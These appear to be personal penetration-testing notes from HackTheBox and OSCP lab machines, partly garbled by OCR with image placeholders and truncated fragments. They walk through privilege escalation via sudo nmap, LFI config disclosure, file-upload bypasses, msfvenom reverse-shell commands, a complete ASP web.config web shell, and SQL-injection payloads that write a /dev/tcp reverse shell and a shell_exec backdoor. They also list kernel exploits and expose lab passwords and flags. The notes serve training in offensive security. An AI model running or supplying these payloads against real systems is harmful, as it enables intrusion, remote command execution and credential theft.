
After looking around I noticed the "sudo -l" command shows a lot of commands are available as sudo to the asterisk user



Then after having a look I noticed NMAP is there meaning I can run NMAP as sudo!

//NMAP EXPLOIT

So make sure you are running NMAP as "sudo"
"sudo nmap --interactive"
!sh
Id



User asterisk may run the following commands on this host:
(root) NOPASSWD: /sbin/shutdown
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/bin/yum
(root) NOPASSWD: /bin/touch
(root) NOPASSWD: /bin/chmod
(root) NOPASSWD: /bin/chown
(root) NOPASSWD: /sbin/service
(root) NOPASSWD: /sbin/init
(root) NOPASSWD: /usr/sbin/postmap
(root) NOPASSWD: /usr/sbin/postfix

jEhdIekWmdjE
Password admin

The machine was running elastix 2.2.x so we just googled it and got the Vtiger exploit :

https://www.exploit-db.com/exploits/37637/
https://www.exploit-db.com/exploits/18650/

#LFI Exploit:
/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action

This will give you the config files , always **remember when you have a LFI look at the config for that application might be viewable! In this case it was!**

//The password file config

AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin

#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE

After login we managed to upload a reverss shell using the compnay details ->then uploading a picture set burp to change the "shell.php;.jpg" to shell.php then go to :

Upload :
https://10.10.10.7/vtigercrm/index.php?parenttab=Settings&module=Settings&action=OrganizationConfig

https://10.10.10.7/vtigercrm/test/logo/php-reverse-shell.php

Once got shell " sudo -l" you will see nmap is there you can run nmap as sudo and have root shell :

sh-3.2$ sudo nmap --interactive

Starting Nmap V. 4.11 (http://www.insecure.org/nmap/)
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
cd /root
ls
anaconda-ks.cfg
elastix-pr-2.2-1.i386.rpm
install.log
install.log.syslog
postnochroot
root.txt
webmin-1.570-1.noarch.rpm
cat root.txt

bounty

05 July 2018

17:35

the use of the bounty

gobuster -u http://10.10.10.93 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 110 -x asp,txt,aspx,exe,js

Gobuster v1.2 OJ Reeves (@TheColonial)
===
[+] Mode : dir
[+] Url/Domain : http://10.10.10.93/
[+] Threads : 110
[+] Wordlist : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 301,302,307,200,204
[+] Extensions : .asp,.txt,.aspx,.exe,.js
===

/transfer.aspx (Status: 200)

******** knowing your target well!**
so think of the thing your dirbusting.. if your looking for a page that is asp it wont work on apache.. so make sure your check nikto then the header of the application the website is writting in and then add that extension to gobuster. This will make sure all of the above "-x" extensions is used.

after finding the transfer.aspx we manage to upload something

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=5558 -f asp > shell.asp

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=5558 -f asp > shell5558.asp

****
the use of the file upload is not working i need to bypss jpg.
The content or header doesn't work so it doesn't check that, what it checks is the file format so i need to double bypass or something else.

so this works when we get passed the jpg :
http://10.10.10.93/UploadedFiles/zeus.jpg

http://10.10.10.93/transfer.aspx/transfer.aspx

Get a new meterpreter shell for asp

So we know our target is IIS 7 so the jpg bypass wont work, we need to upload a web.config file. This is the file which can be inserted with malicous stuff. Like a command line asp .

The below is example, however pay attention if it's not a windows 2008 + there will not be a "/inetpub/wwwroot/ " which we can write to so make sure you change the highlighted section.

<<aGbbnqNh.txt>>

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers accessPolicy="Read, Script, Write">
      <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" preCondition="bitness64" />
    </handlers>
    <security>
      <requestFiltering>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
      </requestFiltering>
    </security>
  </system.webServer>
```

```
</configuration>
<%@ LANGUAGE = VBScript.Encode%>
<%

  Dim oScript
  Dim oScriptNet
  Dim oFileSys, oFile
  Dim szCMD, szTempFile

  On Error Resume Next

  ' -- create the COM objects that we will be using -- '
  Set oScript = Server.CreateObject("WSCRIPT.SHELL")
  Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
  Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

  ' -- check for a command that we have posted -- '
  szCMD = Request.Form(".CMD")
  If (szCMD <> "") Then

    ' -- Use a poor man's pipe ... a temp file -- '
    szTempFile = "C:\inetpub\wwwroot\UploadedFiles\" & oFileSys.GetTempName( )
    Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)

  End If

%>
<HTML>
<BODY>
<FORM action="<%= Request.SserverVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</FORM>
<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<br>
<%
  If (IsObject(oFile)) Then
    ' -- Read the output from our command and remove the temp file -- '
    On Error Resume Next
    Response.Write Server.HTMLEncode(oFile.ReadAll)
    oFile.Close
```

```
   Call oFileSys.DeleteFile(szTempFile, True)
  End If
%>
</BODY>
</HTML>
```

Then we managed to execute a shell back to my machine :

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=5558 -f exe > shell.exe

\\10.10.14.6\ROPNOP\shell.exe

Privieldge scaltion


`set AutoRunScript post/windows/manage/migrate`	`This will move you to a x64 process`

The use of the x64 payload and meterpreter handler ensures we are getting a x64 session and can run post exploits for the correct architecture so it will end up working.



Use "run post/multi/recon/local_exploit_suggester"

The exploit used : **windows/local/ms10_092_schelevator**

Windows 2008 r2 x64

The windows exploits that might be use :

Microsoft Windows NT/2K/XP/2K3/VISTA/2K8/7 NtVdmControl()->KiTrap0d local ring0 exploit. Google flags this as malware so only use this if you know what you are doing. The password to unarchive this zip is the word "infected"

https://packetstormsecurity.com/filedesc/KiTrap0D.zip.html

Th download : https://packetstormsecurity.com/files/download/85449/KiTrap0D.zip

How to use :

Upload the vdmexploit.dll and the vdmallowed.exe and then execute the .exe and migrate to the PID and become root . T
Password for it is infected

Another Exploit :

https://github.com/hexx0r/CVE-2016-0051 - MS-016
Also : ms09-050, ms08-067, ms17-010

So if you had a python which was being executed by root we can edit it and include the reverse shell python by make it a single like each one

The machine was running FTPD as root!
//Proof.txt

The other perl scripts did not work for some reason , I think it was due to the listener being on a port that it didn't work .

popcorn

06 July 2018
17:44

So port 80 was open

The machine was running torrent hoster which you can edit the exisit torrent and bypass the jpg by doing the basic shell.php;.jpg and change it to php using burp.

Then browesed to the shell location

http://10.10.10.6/torrent/upload/723bc28f9b6f924cca68ccdff96b6190566ca6b4.php?act=backc

Which was where the location of the picture was

Got a connection back

The machine was running

Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux

The 2.6.31 is vulnerable to dirty cow

https://www.exploit-db.com/exploits/40839/

Complied and ssh into the box as firefart behnam

root.txt

firefart@popcorn:~# cat root.txt

f122331023a9393319a0370129fd9b14

firefart@popcorn:~# whoami

firefart

/usr/bin/davtest Summary:

root@kali:~/Documents/145#
```

The Oracle XML DB Enterprise Edition httpd 9.2.0.1.0 (Oracle9i Enterprise Edition Release)
Shows that the port 8080 is running 9.2.0.10 so after some research there is a exploit presented on metasploit and python.

Metaspolit : msf exploit(windows/http/oracle9i_xdb_pass) > run

I used the manual python method and it works also as bind shell! We need to connect to it

```
root@kali:~/Documents/202# python 42780.py  10.11.1.202 8080
Attacking 10.11.1.202:8080
Try to connect on port 9989.
root@kali:~/Documents/202#
```

Saturday, May 19, 2018
9:45 PM

Password bzuisJDnuI6WUDl
For j0mes

Unicorn Scan was used to scan the host for a faster result.

unicornscan 10.11.1.252 -p 1-65535 -I –v

Ports found : 8888, 8000 , 22000

//ref
http://www.vulnerabilityassessment.co.uk/unicorn.htm

Two pages :

10.11.1.252:8000 – login page
10.11.1.252:8888


There is a login page using "timeclock software" this is vulnber to sqlinjection, I was not able to get the version number of application. The attempt of bypassing the authentication using sql injection was attempted.

Using the wordlist :
https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/

Login successful : admin' or '1'='1'#

Wordlist was done using burp suite attacking and injecting into the usrename and password field . The results came back with HTTP 200 and check the response for the admin successful login!

After successfully login in we see the users page, where we can obtain the username and passwords.



Using the below exploit for the "timeclock software"
https://www.exploit-db.com/exploits/39404/

I was able to inject into the different menus.

//vulnerable - testing the vulnerability of sql injection

Good site : http://securityidiots.com/Web-Pentest/SQL-Injection/time-based-blind-injection.html

http://10.11.1.252:8000/edit_user.php?user_id=11and sleep(10)--

This as well : =11 and sleep(10)#

After knowing is vulnerable and found the columns, I started with the basic enumeration of the sql injection by finding the columns there was which was 6.

I tried to read the "etc/passwd" and was not able to load_file. After playing around and fuzzing I was missing the " - " after the user_id (marked as red).


http://10.11.1.252:8000/edit_user.php?user_id=-7579%20union%20all%20select%201,2,3,4,%22%3C?php`bash%20-i%20%3E&%20/dev/tcp/10.11.0.72/1234%200%3E&1`;?%3E%22,6%20into%20OUTFILE%20%27/var/www/html/shell1.php%27

//Successful SQL injection

//The use of the "hex" coder was used to convert "/etc/passwd" to hex as MYSQL likes HEX but in this case both was tested and they both worked, however a good exam tip to try it in the hex coder.
http://10.11.1.252:8000/edit_user.php?user_id=-1%20UNION%20ALL%20SELECT%201,2,3,4,5,load_file(%22/etc/passwd%22)--

//hex version , I added "0x" to the start to ensure it knows is hex

http://10.11.1.252:8000/edit_user.php?user_id=-1%20UNION%20ALL%20SELECT%201,2,3,4,5,load_file(0x2f6574632f706173737764)--+




After looking at the users page in the login and the password file I noticed that the user " j0hn" exist on both of them.

//web shell – back door

I did try to get a shell reverse shell back but it kept failing however I did get a "exec command line" webshell back.


http://10.11.1.252:8000/edit_user.php?user_id=-7579 union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE '/var/www/html/shell.php'

This is injecting shell_exec into the html as "shell.php"




AFter looking at the shell.php is saved by "root" this can be intresting for later on, it shows mysql has root permissions.

I have tried **wget** to get files across but non worked there is a proxy firewall in front of it and it would not work! I have tested this but outputting the result into a so we can view it .



After seeing that we were not able to get the reverse shell working or even a C99.php so I tried the SSH port which was discovered during my enumeration.



I tried login with j0hn and password :

ssh j0hn@10.11.1.252 -p 22000

password : bzuisJDnuI6WUDl

After enumeration the machine IP is on the Dev network 10.2.2.x

```
j0hn@timeclock ~]$ netstat -ant

Release:    5.4
Codename:   Final
[j0hn@timeclock ~]$
```

The machine even has Nmap this can be used to root other machines within the dev network .

After enumeration I noticed that the mysql is ran as root and MYSQL is running version 5.0.77.. this makes it vulnerable to UDF dynamic library

https://www.exploit-db.com/exploits/1518/

